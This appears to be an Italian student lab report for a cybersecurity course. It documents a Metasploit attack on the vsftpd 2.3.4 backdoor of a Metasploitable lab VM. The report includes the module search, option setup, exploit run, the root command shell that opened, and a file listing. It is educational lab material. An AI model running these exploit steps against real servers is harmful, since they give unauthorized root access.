METASPLOIT VSFTPD

Dettagli dell'Attività:
- Condure condurre una sessione di hacking utilizzando Metasploit, eseguendo una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
- Configurazione dell'Indirizzo IP macchina Metasploitable **192.168.1.149/24**
- Ottenuto l'accesso alla macchina Metasploitable, navigare fino alla directory di root (/) e creare una cartella chiamata test_metasploit utilizzando il comando mkdir. **mkdir /test_metasploit**.


16-Jan-2026
Cyber Security

Amin El Kassimi
Paolo Rampino


CONFIGURAZIONE IP METASPLOITABLE

Nel File interfaces che si trova nella directory /etc/network

Screen della modifica delle impostazioni di rete:



Kali Eth:



METASPLOIT

Metasploit ha trovato **due moduli** legati a vsftpd:

1. **auxiliary/dos/ftp/vsftpd_232**
    - Riguarda **vsftpd 2.3.2**
    - È un **Denial of Service**
    - Non serve a ottenere accesso
    - Categoria *auxiliary* → niente shell, niente Meterpreter
2. **exploit/unix/ftp/vsftpd_234_backdoor**
    - Riguarda **vsftpd 2.3.4**
    - È un **exploit di esecuzione comandi**
    - Rank *excellent* (affidabile se il target è vulnerabile)
    - **Non supporta payload Metasploit**
    - Non genera sessioni Meterpreter

```
msf > search VSFTPD

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```


Nel momento in cui viene selezionato il modulo **vsftpd_234_backdoor** con il comando use 1, Metasploit carica l'exploit relativo alla vulnerabilità presente nella versione 2.3.4 del servizio vsftpd. Subito dopo il caricamento, Metasploit segnala che **non è stato configurato alcun payload** e quindi utilizza automaticamente quello predefinito, chiamato cmd/unix/interact

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Il comando show options viene utilizzato per visualizzare **tutti i parametri che devono o possono essere configurati** prima di eseguire l'exploit selezionato. In questo caso riguarda l'exploit **vsftpd_234_backdoor**.

In sintesi, questo output serve a verificare quali parametri devono essere configurati prima di lanciare l'attacco e conferma che, per questo exploit, l'unica configurazione realmente indispensabile è l'indirizzo IP della macchina Metasploitable.

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.24:38937 → 192.168.1.149:6200) at 2026-01-19 21:09:46 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Con il comando **set RHOSTS 192.168.1.149** viene configurato l'indirizzo IP della **macchina bersaglio** su cui verrà eseguito l'exploit. In questo caso l'IP 192.168.1.149 corrisponde alla macchina **Metasploitable** presente nel laboratorio.
Con il comando run viene eseguito l'exploit **vsftpd_234_backdoor** contro la macchina Metasploitable. Metasploit rileva che la backdoor ha aperto correttamente una porta in ascolto e riesce a collegarsi ad essa.
Il messaggio che mostra uid=0(root) indica che l'accesso ottenuto è **con privilegi di root**, quindi con il massimo livello di permessi sul sistema target. Subito dopo, Metasploit conferma l'apertura di una **command shell**, specificando la connessione tra la macchina attaccante e la porta 6200 della macchina bersaglio.
Una volta dentro la shell, il comando ls mostra il contenuto della directory root del sistema. La presenza della cartella **test_metasploit** conferma che l'accesso al sistema è avvenuto con successo e che è stato possibile interagire direttamente con il file system della macchina Metasploitable.